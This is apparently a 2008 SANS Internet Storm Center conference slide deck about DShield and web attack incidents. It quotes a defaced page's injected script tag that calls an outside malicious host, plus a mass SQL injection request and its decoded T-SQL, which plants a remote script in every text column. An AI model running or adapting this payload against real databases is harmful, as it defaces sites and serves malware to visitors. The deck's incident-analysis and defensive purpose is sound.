






NETWORKS UNDER FIRE!

An Inside View From the SANS Internet Storm Center
Johannes B. Ullrich, Ph.D.

Jacksonville IT Council, November 25th 2008

DSHIELD





THE INTERNET STORM CENTER

- 34 Handlers.
- about 10 countries.
- covering all sectors.

ISC + DSHIELD


DShield Data





Reader Reports

```
From: isc reader
To: handlers@sans.org
Subject: Recent attack.

....
```



ISC Handlers

Today's Diary  

Show stories


[previous](#) -

[Javascript/AJAX/Worm Like Behavior \(NEW\)](#)


Published: 2006-06-13,
Last Updated: 2006-06-13 09:27:19 UTC by Michael Haisley (Version: 1)

We have seen the Yamanner worm spread throughout Yahoo over the last few days. This worm manages to spread without the user doing anything. It is spreading to its credit had already.

DSHIELD TRIGGERS DIARIES




DSHIELD CONFIRMS REPORTS



HOW TO USE IT?


- Is this IP just targeting me?
- Are others seeing the same traffic?

DIARIES ARE DYNAMIC



Immediate publication of new event to solicit feedback from readers and provide the **earliest possible alert.**

SENSOR COVERAGE



BECOME A SENSOR

<http://www.dshield.org/howto.html>

<http://isc.sans.org>



CASE: "SUPERBOWL HACK"

Feb 2nd 2007

Websense reports defacement of
dolphinstadium.com

JAVASCRIPT

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//
EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<HTML>
  <HEAD>
    <script defer type="text/javascript" src="/ssi/
pngfix_map.js"></script>
    <script src="/ssi/dhtml.js" language="javascript"></script>
    <!-- this script needed for Flash -->
    <script language="javascript">AC_FL_RunContent = 0;</script>
    <script src="http://dv521.com/3.js"></script>
    <script src="/flash/AC_RunActiveContent.js"
language="javascript"></script>
    <!-- end - this script needed for Flash -->
    <title>Dolphin Stadium</title>
```

EXPLOIT

redirect to exploit:

- MS06-014: MS-DAC, April '06
- MS07-004: VML, January '07

WHO DID IT?

- Chinese only registrars.
- Chinese ISPs.
- World of Warcraft Passwords!

MITIGATION




- Notify Registrars.
- Notify ISPs.
- Notify Public.
- Coordination / Colaboration

HOW DID IT HAPPEN?

- Bug in Dreamweaver
- creates SQL injection vulnerability
- SQL injection used to modify content in DB.

WHY DID IT HAPPEN?



Gold	Items	Accounts	PowerLeveling
500 Gold \$43.28 500 Gold \$36.07			 add to cart
1000 Gold \$85.70 1000 Gold \$71.42			 add to cart
1500 Gold \$128.55 1500 Gold \$107.13			 add to cart

GOLD FARMING



The New York Times

100,000 Gold Farmers
world wide

\$ 1.8 Billion / year
traded in virtual goods

THAT WAS LAST YEAR

- The next wave: Nov 2007-Jan 2008
- Again... many sites hit (.gov/.mil/.com/...)
- more sophisticated tool.
- No common vulnerability (but still SQL Injection)

THE REQUEST

```
GET /home/site_content_3.asp s=290';DECLARE%20@s
%20NVARCHAR(4000);SET%20@s=CAST(0x6400650063006C006
10072006500200040006D00200076006100720063006800610072
002800380030003000300029003B007300650074002000400
06D003D00270027003B00730065006C0065006300740020004000
.....
02C00640062006F002E0073007900730074007900700065007300
0450056004500520053004500280040006D0029003B0065007800
65006300280040006D0029003B0
0%20AS%20NVARCHAR(4000));EXEC(@s);--
```

(Thanks Bojan & Modsecurity blog)

DECODED

```
declare @m varchar(8000);
set @m='';
select @m=@m+'update['+a.name+']
set['+b.name+']=rtrim(convert(varchar,'+b.name
+'))+'<script src="http://y118.net/0.js"></
script>';
from dbo.sysobjects a, dbo.syscolumns
b, dbo.systypes c where a.id=b.id and
a.xtype='U' and b.xtype=c.xtype and
c.name='varchar';
set @m=REVERSE(@m); set
@m=substring(@m, PATINDEX('%;%', @m), 8000); set
@m=REVERSE(@m); exec(@m);
```

MODERN THREATS. OLD TOOLS



- Firewall?

- *Not much good for client exploits.*



- Antivirus?

- *Threat is developing too fast.*



- Configuration Changes?

- *Yes! But which one?*



- User Education?

- *Too late, and wouldn't work.*

WHAT TO TELL DEVELOPERS?

- Test your applications. If you don't... someone else will.
- Develop internal “best practices”.
- Stick to developing security frameworks, not point solutions.
- Framework should include consistent centralized libraries.
- If you are doing a line at a time: you loose... only centralized consisten frameworks work.

EXAMPLE: INCONSISTENT INPUT VALIDATION

- Page protected against XSS most of the time... but not always! One problem is all it takes!
(this vulnerability was reported to the site and fixed)



The screenshot shows the top of the firstcoastnews.com website. The header includes the logos for abc 25 WJXX and 12 WTLV, the tagline "the site of your life.", and the URL "firstcoastnews.com". A search bar is visible on the right, labeled "Search Powered by Firstcoast411.com". Below the header, a video player is embedded. The video player's title is "Putting Your Citizenship to the Test" and it shows a date of "Fri Jul 4, 2008". The video player's content area displays a news article snippet with the headline "Mayor Peyton Declares Prostitution Legal" and a sub-headline "Jacksonville, FL. In order to solve a recent budget crunch, Mayor Peyton declared prostitution legal and laid off all remaining JSO vice officers. All prostitution services will be taxed at a rate". A "More:" link is visible at the bottom left of the article snippet. To the right of the video player, the word "PASS" is written in large green letters. Below "PASS", the word "FAIL!" is written in large red letters.

WEB APPLICATION ISSUES

- Webapplications currently represent THE corporate security problem.
- 21st century “Stop and Rob”... Nothing between attacker



USER EDUCATION?

From: Alice

To: From: Alice's Bot

Subject: To: Bob

Header: Subject: Meeting

we Sorry, I forgot to attach this
at 2 document to my e-mail.

Alice

ITS YOUR JOB!

- ★ As you are reading this slide, everything that preceded it is out of date.
- ★ A solid foundation in InfoSec basic principles and best practices is necessary to understand new threats quickly.
- ★ Use the ISC to stay in touch.

HELP US!

- Send us your logs:
 - <http://www.dshield.org/howto.html>
- Send us your observations:
 - <http://isc.sans.org/contact.html>
 - handlers@sans.org
- Send us your malware:
 - <http://isc.sans.org/contact.html>
 - <http://isc.sans.org/seccheck>

THANKS!

<http://isc.sans.org/contact.html>

<http://www.dshield.org/howto.html>

<http://isc.sans.org>

